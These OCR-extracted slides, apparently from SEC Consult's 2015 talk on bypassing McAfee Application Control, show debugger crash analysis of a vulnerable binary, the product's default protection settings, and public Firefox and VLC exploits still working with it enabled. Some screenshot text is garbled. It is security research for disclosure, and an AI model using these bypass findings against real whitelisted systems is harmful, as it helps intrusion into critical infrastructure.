|     |                                                   |                       |



• WinDbg !exploitable

CIN Nzip.exe —r test.zip aaaaaaaaaaaaaaaaa (5170.fd0): Access violation - code c0000005 (first chance) First chance exceptions are reported before any exception handling. This exception may be expected and handled. eax=61616185 ebx=0042d790 ecx=770b2900 edx=00616161 esi=61616185 edi=61616181 eip=77982312 esp=0028fde0 ebp=0028fdf4 iopl=0 nv up ei pl nz ac pe nc ss=002b ds=002b es=002b fs=0053 qs=002b efl=00010216 cs=0023 ntdll!RtlEnterCriticalSection+0x12: ds:002b:61616185=??????? 77982312 f00fba3000 lock btr dword ptr [eax],0 0:000> !exploitable No export exploitable found 0:000> !load winext\msec.dll 0:000> !exploitable

!exploitable 1.6.0.0
\*\*\* WARNING: Unable to verify checksum for image00400000
\*\*\* ERROR: Module load completed but symbols could not be loaded for image00400000
Exploitability Classification: EXPLOITABLE
Recommended Bug Title: Exploitable - User Mode Write AV starting at ntdll!RtlEnterCr

User mode write access violations that are not near NULL are exploitable.



- Wrap things up:
  - Exactly same binary is available on all systems
  - Binary code is from 1999
  - Lack of security features (DEP, ASLR, ..)
  - Buffer overflow in BSS section
  - We can control:
    - fflush(\*controlled\_argument\_pointer\*)
    - free(\*controlled\_argument\_pointer\*)



ADVISOR FOR YOUR INFORMATION SECURITY

# **Memory Corruption Protections**



- McAfee claims to have "memory corruption" protections...
- "Whitelisted programs that might contain some inherent vulnerabilities cannot be exploited through a buffer overflow. " Source: http://www.mcafee.com/mx/resources/solution-briefs/sb-app-control-legacy-windows-xp.pdf



• Default settings Windows XP:

| C:\Program Files\McAfee\So<br>Password: | olidcore>sadmin features |
|-----------------------------------------|--------------------------|
| activex                                 | Enabled                  |
| checksum                                | Enabled                  |
| deny-read                               | Disabled                 |
| deny-write                              | Enabled                  |
| discover-updaters                       | Enabled                  |
| integrity                               | Enabled                  |
| mp                                      | Enabled                  |
| mp-casp                                 | Enabled                  |
| mp-vasr                                 | Disabled                 |
| network-tracking                        | Enabled                  |
| pkg-ctrl                                | Enabled                  |
| script-auth                             | Enabled                  |



Default settings Windows 7: lacksquare

| C:\Windows\system32>sadmin | features |
|----------------------------|----------|
| activex                    | Enabled  |
| checksum                   | Enabled  |
| deny-read                  | Disabled |
| deny-write                 | Enabled  |
| discover-updaters          | Enabled  |
| integrity                  | Enabled  |
| ոք -                       | Enabled  |
| mp-casp                    | Enabled  |
| mp-vasr                    | Enabled  |
| mp-vasr-forced-relocation  | Enabled  |
| network-tracking           | Enabled  |
| pkg-ctrl                   | Enabled  |
| script-auth                | Enabled  |





Default settings Windows 8.1: 

#### C:\Windows\system32>sadmin features checksum Enabled deny-read Disabled deny-write Enabled discover-updaters Enabled integrity Enabled network-tracking Enabled pkg-ctrl Enabled Enabled script-auth



All rights reserved

- Let's verify...
- Test 1
  - Firefox Array.reduceRight() vulnerability (CVE-2011-2371)



| State de system source <ul> <li>State de system source</li> <li>Mander Source</li></ul>                                                                                                                                                                                                                                                                                                                                                                                                | 98 • 🗂 |  |       |                   |                    | VuinProgramms • Browser • I   | 00           | System und Sicherheit - System - 😰 Systemsteuerung durchsuchen | J I · Systemsteuerung ·                                     |
|----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|--------|--|-------|-------------------|--------------------|-------------------------------|--------------|----------------------------------------------------------------|-------------------------------------------------------------|
| Gradiersturgen<br>Gradiersturgen<br>Gradiersturgen<br>Gradiersturgen<br>Gradiersturgen<br>Gradiersturgen<br>Gradiersturgen<br>Gradiersturgen<br>Gradiersturgen<br>Gradiersturgen<br>Gradiersturgen<br>Gradiersturgen<br>Gradiersturgen<br>Gradiersturgen<br>Gradiersturgen<br>Gradiersturgen<br>Gradiersturgen<br>Gradiersturgen<br>Gradiersturgen<br>Gradiersturgen<br>Gradiersturgen<br>Gradiersturgen<br>Gradiersturgen<br>Gradiersturgen<br>Gradiersturgen<br>Gradiersturgen<br>Gradiersturgen<br>Gradiersturgen<br>Gradiersturgen<br>Gradiersturgen<br>Gradiersturgen<br>Gradiersturgen<br>Gradiersturgen<br>Gradiersturgen<br>Gradiersturgen<br>Gradiersturgen<br>Gradiersturgen<br>Gradiersturgen<br>Gradiersturgen<br>Gradiersturgen<br>Gradiersturgen<br>Gradiersturgen<br>Gradiersturgen<br>Gradiersturgen<br>Gradiersturgen<br>Gradiersturgen<br>Gradiersturgen<br>Gradiersturgen<br>Gradiersturgen<br>Gradiersturgen<br>Gradiersturgen<br>Gradiersturgen<br>Gradiersturgen<br>Gradiersturgen<br>Gradiersturgen<br>Gradiersturgen<br>Gradiersturgen<br>Gradiersturgen<br>Gradiersturgen<br>Gradiersturgen<br>Gradiersturgen<br>Gradiersturgen<br>Gradiersturgen<br>Gradiersturgen<br>Gradiersturgen<br>Gradiersturgen<br>Gradiersturgen<br>Gradiersturgen<br>Gradiersturgen<br>Gradiersturgen<br>Gradiersturgen<br>Gradiersturgen<br>Gradiersturgen<br>Gradiersturgen<br>Gradiersturgen<br>Gradiersturgen<br>Gradiersturgen<br>Gradiersturgen<br>Gradiersturgen<br>Gradiersturgen<br>Gradiersturgen<br>Gradiersturgen<br>Gradieren<br>Gradieren<br>Gradiersturgen                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                       |        |  | ,     |                   | für 👻 Neuer Ordner | n 👻 In Bibliothek aufnehmen 👻 | Organisierer | Basisinformationen über den Computer anzeigen                  | Startseite der Systemsteuerung                              |
| Revoluentating       Worksond Ymonikassonal       Resoluentation       000000000000000000000000000000000000                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                        |        |  | Größe | Түр               | Änderungsdatum     | Name -                        | 👷 Fav        | Windows-Edition                                                | Geräte-Manager                                              |
| Computerschutt Computerschutt Computerschutt Computerschutt Computerschutt Schutterschutt Schutterschutt Schutterschutt Schutterschutt Schutterschutt Schutterschutt Schutterschutt Schutterschutt Schutterschutterschutterschutterschutterschutterschutterschutterschutterschutterschutterschutterschutterschutterschutterschutterschutterschutterschutterschutterschutterschutterschutterschutterschutterschutterschutterschutterschutterschutterschutterschutterschutterschutterschutterschutterschutterschutterschutterschutterschutterschutterschutterschutterschutterschutterschutterschutterschutterschutterschutterschutterschutterschutterschutterschutterschutterschutterschutterschutterschutterschutterschutterschutterschutterschutterschutterschutterschutterschutterschutterschutterschutterschutterschutterschutterschutterschutterschutterschutterschutterschutterschutterschutterschutterschutterschutterschutterschutterschutterschutterschutterschutterschutterschutterschutterschutterschutterschutterschutterschutterschutterschutterschutterschutterschutterschutterschutterschutterschutterschutterschutterschutterschutterschutterschutterschutterschutterschutterschutterschutterschutterschutterschutterschutterschutterschutterschutterschutterschutterschutterschutterschutterschutterschutterschutterschutterschutterschutterschutterschutterschutterschutterschutterschutterschutterschutterschutterschutterschutterschutterschutterschutterschutterschutterschutterschutterschutterschutterschutterschutterschutterschutterschutterschutterschutterschutterschutterschutterschutterschutterschutterschutterschutterschutterschutterschutterschutterschutterschutterschutterschutterschutterschutterschutterschutterschutterschutterschutterschutterschutterschutterschutterschutterschutterschutterschutterschutterschutterschutterschutterschutterschutterschutterschutterschutterschutterschutterschutterschutterschutterschutterschutterschutterschuttersch                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                     |        |  |       | Firefox HTML Docu |                    |                               |              | Windows 7 Professional                                         |                                                             |
| Predete Systemeinstalungen   Wetwer Faster   Wetwer Faster   Wetwer Faster   Suber Faster     Program Files Mchafee Solidorebaalin status   Program Files Mchafee Solidorebaanin status <                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                |        |  |       |                   |                    |                               |              | Copyright © 2009 Microsoft Corporation. Alle Rechte            |                                                             |
| Subce and   Subce and   Automatication for the formation of t                                                                                                                                                                                                                                                                                                                                                                                                                    |        |  | 1 KB  | Verknüpfung       | 22.03.2014 17:02   | Nozila Firefox                |              |                                                                |                                                             |
| Announded Haddes Manhae                                                                                                                                                                                                                                                                                                                                                                     |        |  |       |                   |                    |                               |              |                                                                |                                                             |
| ypright (c) 2009 Microaoft Corporation. Alle Rechte vorbehalten.   yProgram Files/McAfee/Solidcore/Sadmin features   civex   Enabled   py-read   Disabled   py-read   Disabled   cover-updaters   Enabled   cover-updaters   Enabled   cover-updaters   Enabled   vasr   vasr   vasr   port   Enabled   vosr   program Files/McAfee/Solidcore/Sadmin status   free Solidifier hei Neustart:   Enabled   reading files/McAfee/Solidcore/Sadmin status   free Solidifier hei Neustart:   Enabled   covertugiff auf Befelslzzeilenschnitstelle:   Recovered   Kaler Zugriff auf Befelslzzeilenschnitstelle:   Recovered                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                               |        |  |       |                   |                    |                               | Bbl          |                                                                | Serie and a                                                 |
| pupifik (c) 2009 Microsoft Corporation. file Rechte vorhehalten.   >Progran Files/McRfee/Solidcore/Sadmin features   ecksum   pupred   pisabled   ny-write   Enabled   scover-updaters   Enabled   crapp   Disabled   -vaar   Fnabled   -vaar   Fnabled   efter Solidciore/Sadmin statue   Affee Solidifier hei Neusart:   Enabled   Frabled   Fistper   Fistper <                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                           |        |  |       |                   |                    |                               | D            |                                                                | Administratic PICATCE Scatterer<br>Crosoft Windows [Version |
| tivex Enabled                                                                                                                                                                                                                                                                                                                                                                      |        |  |       |                   |                    |                               | J M          |                                                                |                                                             |
| ny-read Disabled Examples Disa                                                                                                                                                                                                                                                                                                                                                                     |        |  |       |                   |                    |                               | E ×          |                                                                | \Program Files\McAfee\Se                                    |
| ng-read Disabled<br>growthe Enabled Enabled<br>tegrity Enabled<br>reasp Enabled                                                                                                                                                                                                                                         |        |  |       |                   |                    |                               | Cor          | Enabled<br>Enabled                                             | tivex<br>ecksum                                             |
| zéouer-updaters       Enabled       Second         c-casp       Enabled       Second        casp       Enabled       Second        casp       Enabled       Second        vasr-forced-relocation       Enabled       Second        vasr-forced-relocation       Enabled       Second        vasr-forced-relocation       Enabled       Second         g-ct-1       Enabled       Second         p-cost       Enabled       Second         fee Solidifier:       Enabled       Second         rualtung durch eP0:       No       Recovered       Second         NTPS       Solidified       Attached       C:       Second                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                  |        |  |       |                   |                    |                               |              | Disabled                                                       | ny-read                                                     |
| casp Enabled<br>-vasr forced-relocation Enabled<br>twork-tracking Enabled<br>-trit Enab                                                                                         |        |  |       |                   |                    |                               |              | Enabled                                                        | cover-updaters                                              |
| vasr-forced-relocation Enabled<br>twork-tracking Enabled<br>prtra Enabled Enabled<br>rigt-auth Enabled<br>Frog Solidifier: Enabled<br>free Solidifier: Enabled<br>realting durch ePO: How Recovered Kaler Zugriff auf Befehlszeilenschnitztelle: Recovered<br>kaler Zugriff auf Befehlszeilenschnitztelle: Recovered<br>KTPS Solidified Attached C:\                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                               |        |  |       |                   |                    |                               |              | Enabled<br>Fnabled                                             |                                                             |
| Cuork-tracking     Enabled       Strl     Enabled       Flg=Auth     Enabled       Program FilesMcAffee-Solidcore/sadmin status     Enabled       Affee Solidifier     Enabled       valtung durch eP0:     No       valtung durch eP0:     No       Kaler Zugriff auf Befehlszeilenschutztslule:     Recovered       NTPS     Solidified                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                          |        |  |       |                   |                    |                               | net Net      | Enabled                                                        |                                                             |
| Figt-Juck Enabled<br>Program Files Medifer's files Medifer's files and files<br>Program Files Medifier's files files files<br>Probabled<br>Probabled<br>Probabled<br>Probabled<br>Probabled<br>Probabled<br>Probabled<br>Probabled<br>Probabled<br>Probabled<br>Probabled<br>Probabled<br>Probabled<br>Probabled<br>Probabled<br>Probabled<br>Probabled<br>Probabled<br>Probabled<br>Probabled<br>Probabled<br>Probabled<br>Probabled<br>Probabled<br>Probabled<br>Probabled<br>Probabled<br>Probabled<br>Probabled<br>Probabled<br>Probabled<br>Probabled<br>Probabled<br>Probabled<br>Probabled<br>Probabled<br>Probabled<br>Probabled<br>Probabled<br>Probabled<br>Probabled<br>Probabled<br>Probabled<br>Probabled<br>Probabled<br>Probabled<br>Probabled<br>Probabled<br>Probabled<br>Probabled<br>Probabled<br>Probabled<br>Probabled<br>Probabled<br>Probabled<br>Probabled<br>Probabled<br>Probabled<br>Probabled<br>Probabled<br>Probabled<br>Probabled<br>Probabled<br>Probabled<br>Probabled<br>Probabled<br>Probabled<br>Probabled<br>Probabled<br>Probabled<br>Probabled<br>Probabled<br>Probabled<br>Probabled<br>Probabled<br>Probabled<br>Probabled<br>Probabled<br>Probabled<br>Probabled<br>Probabled<br>Probabled<br>Probabled<br>Probabled<br>Probabled<br>Probabled<br>Probabled<br>Probabled<br>Probabled<br>Probabled<br>Probabled<br>Probabled<br>Probabled<br>Probabled<br>Probabled<br>Probabled<br>Probabled<br>Probabled<br>Probabled<br>Probabled<br>Probabled<br>Probabled<br>Probabled<br>Probabled<br>Probabled<br>Probabled<br>Probabled<br>Probabled<br>Probabled<br>Probabled<br>Probabled<br>Probabled<br>Probabled<br>Probabled<br>Probabled<br>Probabled<br>Probabled<br>Probabled<br>Probabled<br>Probabled<br>Probabled<br>Probabled<br>Probabled<br>Probabled<br>Probabled<br>Probabled<br>Probabled<br>Probabled<br>Probabled<br>Probabled<br>Probabled<br>Probabled<br>Probabled<br>Probabled<br>Probabled<br>Probabled<br>Probabled<br>Probabled<br>Probabled<br>Probabled<br>Probabled<br>Probabled<br>Probabled<br>Probabled<br>Probabled<br>Probabled<br>Probabled<br>Probabled<br>Probabled<br>Probabled<br>Probabled<br>Probabled<br>Probabled<br>Probabled<br>Probabled<br>Probabled<br>Probabled<br>Probabled<br>Probabled<br>Probabled<br>Probabled<br>Probabled<br>Probabled<br>Probabled<br>Probabled<br>Probabled<br>Probabled<br>Probabled<br>Probabled<br>Probabled<br>Probabled<br>Probabled<br>Probabled<br>Probabled<br>Probabled<br>P |        |  |       |                   |                    |                               |              | Enabled<br>Frabled                                             | twork-tracking                                              |
| rvaltung durch ePO: No<br>kaler Zugriff auf Befehlszeilenschnittstelle: Recovered<br>(fstype] [status] [driver status] [volume]<br>NTPS Solidified Attached C:\                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                    |        |  |       |                   |                    |                               |              | Enabled                                                        | ript-auth                                                   |
| rvaltung durch ePO: No<br>kaler Zugriff auf Befehlszeilenschnittstelle: Recovered<br>(fstype] [status] [driver status] [volume]<br>NTPS Solidified Attached C:\                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                    |        |  |       |                   |                    |                               | 1            | lidcore>sadmin status<br>Fosbled                               | Program Files McAfee Sc<br>Afee Solidifier:                 |
| [fstype] [status] [dviver status] [volume]<br>NTFS Solidified Attached C:\                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                         |        |  |       |                   |                    |                               | 1            |                                                                |                                                             |
|                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                    |        |  |       |                   |                    |                               |              |                                                                | rualtung durch ePO:<br>kaler Zugriff auf Befeh]             |
| NProgram FilesMcAfeeNSolidcore>                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                    |        |  |       |                   |                    |                               |              | [driver status] [volume]<br>Attached C:\                       | [fstype] [status]<br>NTFS Solidified                        |
|                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                    |        |  |       |                   |                    |                               | 1            | lidcore>                                                       | \Program Files\McAfee\So                                    |
|                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                    |        |  |       |                   |                    |                               | 1            |                                                                |                                                             |
|                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                    |        |  |       |                   |                    |                               |              |                                                                |                                                             |
|                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                    |        |  |       |                   |                    |                               | 1            |                                                                |                                                             |
|                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                    |        |  |       |                   |                    |                               |              |                                                                |                                                             |
|                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                    |        |  |       |                   |                    |                               |              |                                                                |                                                             |
|                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                    |        |  |       |                   |                    |                               |              |                                                                |                                                             |
|                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                    |        |  |       |                   |                    |                               |              |                                                                |                                                             |
|                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                    |        |  |       |                   |                    |                               |              |                                                                |                                                             |
|                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                    |        |  |       |                   |                    |                               |              |                                                                |                                                             |

Title: Bypassing McAfee's Application Whitelisting for critical infrastructure systems | Responsible: R. Freingruber © 2015 SEC Version / Date: V1.0 / 11-2015] | Confidentiality Class: Public

© 2015 SEC Consult Unternehmensberatung GmbH All rights reserved



- Let's verify...
- Test 1
  - Firefox Array.reduceRight() vulnerability (CVE-2011-2371)
  - Result: Works without modification on first attempt
- Test 2
  - VLC .S3M Stack Buffer Overflow (CVE-2011-1574)



| ystem<br>)() 😢 • Systemsteuerung • System und Sicherheit • System • 😝 Systemsteuerung                     | durchsuchen | • VuinProgramms • VLC |                    |                       |       | GD VLC durchsuchen |          |
|-----------------------------------------------------------------------------------------------------------|-------------|-----------------------|--------------------|-----------------------|-------|--------------------|----------|
|                                                                                                           |             |                       |                    |                       |       |                    |          |
| tartseite der Systemsteuerung Basisinformationen über den Computer anzeigen                               |             | en                    | Anderungsdatum     | Тур                   | Große |                    | 3= • 🖬 🕯 |
| eräte-Manager Windows-Edition                                                                             | 🔶 Fav.      | A exploit.s3m         | 26.03.2015 18:46   | VLC media file (.s3m) | 2 KB  |                    |          |
| moteeinstellungen Windows 7 Professional<br>Copyright © 2009 Microsoft Corporation. Alle Rechte           |             | WLC 1.1.8             | 11. 12. 2013 17:18 | Verknüpfung           | 1 KB  |                    |          |
| vorbehalten.                                                                                              |             |                       |                    |                       |       |                    |          |
| weiterte Systemeinstellungen Weitere Features mit einer neuen Edition von Windows 7<br>beziehen.          | - 1 × 2     |                       |                    |                       |       |                    |          |
| she auch                                                                                                  | 📃 🚺 词 вы    |                       |                    |                       |       |                    |          |
| unstrator: McAles Soldifier Refebbszeile                                                                  |             |                       |                    |                       |       |                    |          |
| oft Windows EVersion 6.1.76001<br>ight (c) 2009 Microsoft Corporation. Alle Rechte vorbehalten.           | 0 🖻 M       |                       |                    |                       |       |                    |          |
| gran Files\McAfee\Solidcore>sadmin features                                                               | E v         |                       |                    |                       |       |                    |          |
| ex Enabled<br>sum Enabled                                                                                 |             |                       |                    |                       |       |                    |          |
| read Disabled                                                                                             | P Cor       |                       |                    |                       |       |                    |          |
| vrite Enabled<br>ver-updaters Enabled                                                                     | 🖵 s         |                       |                    |                       |       |                    |          |
|                                                                                                           |             |                       |                    |                       |       |                    |          |
| Eashlad                                                                                                   | 👊 Net       |                       |                    |                       |       |                    |          |
| k-teacking Foabled                                                                                        |             |                       |                    |                       |       |                    |          |
| trl Enabled<br>t-auth Enabled                                                                             |             |                       |                    |                       |       |                    |          |
| ogran Piles/McAfee/Solidcore/sadmin_status<br>e Solidifier: Enabled<br>e Solidifier bei Neustart: Enabled |             |                       |                    |                       |       |                    |          |
| e Solidifier bei Meustart: Enabled                                                                        |             |                       |                    |                       |       |                    |          |
| ultung durch ePO: No<br>ler Zugriff auf Befehlszeilenschnittstelle: Recovered                             |             |                       |                    |                       |       |                    |          |
| stype] [status] [driver status][volume]<br>PS Solidified Attached C:\                                     |             | 3                     |                    |                       |       |                    |          |
|                                                                                                           |             |                       |                    |                       |       |                    |          |
| rogran Files\McAfee\Solidcore>                                                                            |             |                       |                    |                       |       |                    |          |
|                                                                                                           |             |                       |                    |                       |       |                    |          |
|                                                                                                           |             |                       |                    |                       |       |                    |          |
|                                                                                                           |             |                       |                    |                       |       |                    |          |
|                                                                                                           |             |                       |                    |                       |       |                    |          |
|                                                                                                           |             |                       |                    |                       |       |                    |          |
|                                                                                                           |             |                       |                    |                       |       |                    |          |
|                                                                                                           |             |                       |                    |                       |       |                    |          |
|                                                                                                           |             |                       |                    |                       |       |                    |          |
|                                                                                                           |             |                       |                    |                       |       |                    |          |
|                                                                                                           |             |                       |                    |                       |       |                    |          |

Title: Bypassing McAfee's Application Whitelisting for critical infrastructure systems | Responsible: R. Freingruber © 2015 SEC Consult Unternehmensberatung GmbH Version / Date: V1.0 / 11-2015] | Confidentiality Class: Public



All rights reserved

- Let's verify...
- Test 1
  - Firefox Array.reduceRight() vulnerability (CVE-2011-2371)
  - Result: Works without modification on first attempt
- Test 2
  - VLC .S3M Stack Buffer Overflow (CVE-2011-1574)
  - Result: Works without modification on first attempt
- Test 3
  - What else to test?



#### Use a debugger

#### Without McAfee Application Control:

| E Executable modules |          |          |       |                 |                                                            |  |  |  |
|----------------------|----------|----------|-------|-----------------|------------------------------------------------------------|--|--|--|
| Base                 | Size     | Entry    | Name  | File version    | Path                                                       |  |  |  |
| 00400000             |          |          |       |                 | C:\Documents and Settings\research\Desktop\hwRegister.exe  |  |  |  |
|                      |          |          |       | 9.00.30729.1    | C:NWINDOWSNWinSxSNx86_Microsoft.VC90.DebugCRT_1fc8b3b9a1e1 |  |  |  |
|                      |          |          |       |                 | C:NWINDOWSNsystem32Nkernel32.dll                           |  |  |  |
| 10900000             | 00080000 | 70913156 | ntall | 5.1.2600.2180 ( | C:NWINDOWSNsystem32Nntdll.dll                              |  |  |  |

#### With McAfee Application Control:

#### E Executable modules

| Base                 | Size     | Entry    | Name     | File version | Path                                                                                                                    |
|----------------------|----------|----------|----------|--------------|-------------------------------------------------------------------------------------------------------------------------|
| 00400000<br>10200000 |          |          |          |              | C:\Documents and Settings\research\Desktop\hwRegister.exe<br>C:\WINDOWS\WinSxS\x86_Microsoft.VC90.DebugCRT_1fc8b3b9a1e1 |
| 66440000             | 00020000 | 66444880 | scinject | 6.1.3-353    | C:\Program Files\McAfee\Solidcore\scinject.dll                                                                          |
|                      |          |          |          |              | C:NUINDOWSNsystem32Nkernel32.dll<br>C:NUINDOWSNsystem32Nntdll.dll                                                       |

All rights reserved

Title: Bypassing McAfee's Application Whitelisting for critical infrastructure systems | Responsible: R. Freingruber © 2015 SEC Consult Unternehmensberatung GmbH Version / Date: V1.0 / 11-2015] | Confidentiality Class: Public



• Inside debugger we get many exceptions

[06:11:57] Access violation when reading [7C80015C] - use Shift+F7/F8/F9 to pass exception to program

- McAfee Application Control modifies the memory protection from address 0x7C80015C
- What is stored at 0x7C80015C?



Memory protections without McAfee Application Control

| 10200000 00001000 MSVCR90D |        | PE header    | Imag R   | RWE |
|----------------------------|--------|--------------|----------|-----|
| 10201000 00110000 MSVCR90D | .text  | code, import | Imag R E | RWE |
| 10311000 00007000 MSVCR90D | .data  | data         | Imag RW  | RWE |
| 10318000 00001000 MSVCR90D |        | resources    | Imag R   | RWE |
| 10319000 0000A000 MSVCR90D | .reloc | relocations  | Imag R   | RWE |
| 7C800000 00001000 kernel32 |        | PE header    | Imag R   | RWE |
| 7C801000 00082000 kernel32 |        | code, import |          | RWE |
| 7C883000 00005000 kernel32 |        | data         | Imag RW  | RWE |
| 7C888000 00066000 kernel32 |        | resources    | Imag R   | RWE |
| 7C8EE000 00006000 kernel32 | .reloc | relocations  |          | RWE |
| 7C900000 00001000 ntdll    |        | PE header    | Imag R   | RWE |
| 7C901000 0007B000 ntdll    | .text  | code,export  |          | RWE |
| 7C97C000 00005000 ntdll    | .data  |              | Imag RW  | RWE |
| 7C981000 0002C000 ntdll    | .rsrc  |              | Imag R   | RWE |
| 7C9AD000 00003000 ntdll    | .reloc | relocations  | Imag R   | RWE |



Title: Bypassing McAfee's Application Whitelisting for critical infrastructure systems | Responsible: R. Freingruber © 2015 SEC Consult Unternehmensberatung GmbH Version / Date: V1.0 / 11-2015 | Confidentiality Class: Public All rights reserved

Memory protections with McAfee Application Control

| 10200000 00001000 MSUCR  | 900l        | PE header    | Imag R   | RWE      |
|--------------------------|-------------|--------------|----------|----------|
| 10201000 00110000 MSUCR  | 90D .text   | code, import |          | RWE      |
| 10311000 00007000 MSUCR  | 90D .data 👘 | data         | Imag RW  | RWE      |
| 10318000 00001000 MSVCR  |             | resources    | Imag R   | RWE      |
| 10319000 0000A000 MSVCR  | 90D.reloc - | relocations  |          | RWE      |
| [66440000]00001000[scinj |             | PE header    | Imag R   | RWE      |
| 66441000 0001D000 scinj  |             | code         | Imag R E |          |
| 6645E000 00006000 scinj  |             | imports,exp  |          | RWE      |
